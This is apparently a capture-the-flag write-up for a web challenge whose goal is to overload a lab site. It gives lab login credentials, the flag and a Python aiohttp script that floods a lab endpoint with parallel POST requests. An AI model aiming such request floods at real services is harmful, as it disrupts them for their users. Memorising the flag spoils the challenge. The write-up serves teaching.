

**Category:**

Web

**Name:**

Get the ticket!

**Message:**

When you access to the challenge web site, there are an input form and a button to get a e-ticket, but the site is really overloaded so probably you need a million or more tries to get the flag. Your task is to get a flag while many competitors are also working to get the flag.

You can check the challenge website (<http://target2:8080/>) from the challenge environment.

AWS Fleet Manager allows you to login two instances (Windows and Ubuntu Linux).

Linux: Use “sudo su -” command to install software you need to use.

Windows: Use remote desktop with the credential below.

- Username: attacker
- Password: CSG@Player!

**Objective:**

You can learn how you access a website in parallel, or how to make website overloaded.

**Instructions:**

Your task is just to make a POST to “/postform” with correct parameters. But the site let you wait around 1 sec before response from the API, and usually the API returns an error with message “The site is overloaded. Please try again, Sorry for the inconvenience caused”. If you post from the browser too fast by clicking the submit button too fast, you would see an error dialog with message “Network error: Please try again later or check your network”. Really frustrated.

Our expectation to get a flag is to write a program to make over 10 requests in a second. Just simply making multiple requests without parallelism cannot overcome the situation. You need to use multi-thread, multi-process, or asynchronous requests. Then you will get JSON string with a flag, “{“flag”:“CSG\_FLAG{H4rdToGet0TameshiTick3t}”}”

Example python script with aiohttp is as follows. You can also use multiprocessing or threads.

You need install python3-pip and aiohttp by “apt install python3-pip; python3 -m pip install aiohttp”

---

```

import aiohttp
import asyncio
import json

async def make_post():
    formdata = {'key': 'value'}
    headers = {'Content-Type': 'application/json'}
    while True:
        async with aiohttp.ClientSession() as session:
            async with session.post('http://target2:8080/postform.php',
data=json.dumps(formdata), headers=headers) as resp:
                # print(resp.status)
                text = await resp.text()
                if text.find("flag") > -1:
                    print(text)
                    break
    return None


async def main():
    tasks = []
    for i in range(1, 20):
        tasks.append(asyncio.ensure_future(make_post()))
    await asyncio.gather(*tasks)

asyncio.run(main())

```

---

The below is a screenshot when run the solver.



```

root@ip-10-0-10-20:~# cat sol1.py
import json
import asyncio
import aiohttp

async def make_post():
    formdata = {'key': 'value'}
    headers = {'Content-Type': 'application/json'}
    while True:
        async with aiohttp.ClientSession() as session:
            async with session.post('http://target2:8080/postform.php', data=json.dumps(formdata), headers=headers) as resp:
                text = await resp.text()
                if text.find("CSG FLAG") > -1:
                    print(text)
                    break

async def main():
    tasks = []
    for i in range(1, 20):
        tasks.append(asyncio.ensure_future(make_post()))
    await asyncio.gather(*tasks)

asyncio.run(main())
root@ip-10-0-10-20:~# python3 ./sol1.py
{"result": "CSG FLAG(H4rdToGet0TameshiTick3t), You did 100 queries in 10 seconds..."}

```

## **References:**

Documents

aiohttp: <https://docs.aiohttp.org/en/stable/>